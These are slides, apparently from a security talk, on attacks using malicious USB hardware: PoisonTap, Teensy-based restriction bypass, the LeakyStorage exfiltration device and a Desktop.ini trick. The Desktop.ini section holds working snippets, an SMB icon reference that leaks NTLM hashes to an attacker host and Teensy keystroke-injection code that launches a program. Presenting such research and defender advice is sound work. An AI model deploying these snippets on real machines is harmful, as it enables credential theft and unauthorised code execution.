- Hijacks all Internet traffic from the machine (despite being a low priority/unknown network interface)
  - https://github.com/samyk/poisontap

Cases / Tools – Storage 1

USB restriction bypass



USB restriction bypass



USB restriction bypass

Teensy 2 : https://web.archive.org/web/20120401015600/http://renosite.com/

Call for contribution

- Emulate CD/DVD burner / Floppy Drive / Tape Drives with a Teensy 3.X

Cases / Tools – Storage 2

Leaky Storage

Components :

- Teensy 2
- SD Adaptor
- 3.3 Volt Regulator
- ESP8266

Price : 16 $ + 8 $ + 1$ + 4$ = 29 $


DIY :


- Micro USB to USB
- Case

LeakyStorage

https://github.com/nttcomsecurity/LeakyStorage

- Arduino
- Case
- Server
- USB_adapter
- LICENSE
- README.md






LeakyStorage - Issue

```
Opening Teensy Loader...

Sketch uses 23562 bytes (73%) of program storage space. Maximum is 32256 bytes.
Global variables use 789 bytes (30%) of dynamic memory, leaving 1771 bytes for local variables. Maximum is 2560 bytes.
```


Specification	Teensy 2.0	Teensy++ 2.0
Processor	ATMEGA32U4 8 bit AVR 16 MHz	AT90USB1286 8 bit AVR 16 MHz
Flash Memory	32256	130048
RAM Memory	2560	8192
EEPROM	1024	4096
I/O	25, 5 Volt	46, 5 Volt
Analog In	12	8
PWM	7	9
UART,I2C,SPI	1,1,1	1,1,1
Price	$16.00	$24.00

Teensy 2.0



16 MHz AVR

Teensy++ 2.0



16 MHz AVR


LeakyStorage

Evolution : migrate to Teensy 3.X

- More storage (for sketch)


Ideas :

- Use GSM/3G
  (and hide them all in a fake portable hard drive)



Cases / Tools – Storage 3

Desktop.ini



Put a Desktop.ini file with a SMB ref on a USB Stick

```
[.ShellClassInfo]
IconResource=\\192.168.43.251\test.ico,0
```

Use the Keyboard fonction to emulate autorun

```
void setup() {
  delay(3000);
  Keyboard.set_modifier(MODIFIERKEY_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();
  delay(10);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(150);
  Keyboard.println("D:\\test");
  delay(150);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();
}

void loop() {}
```

Source (for responder over desktop.ini)

https://threat.tevora.com/usb-drives-desktop-ini-and-ntlm-hashes/

Conclusion

Conclusion

Attacker side

- Think out of the box
- Put everything together
- Do not blindly follow online tutorials

Defender side

- Unknown hardware is a threat
- Screwdriver is your best investigation tool


Thank you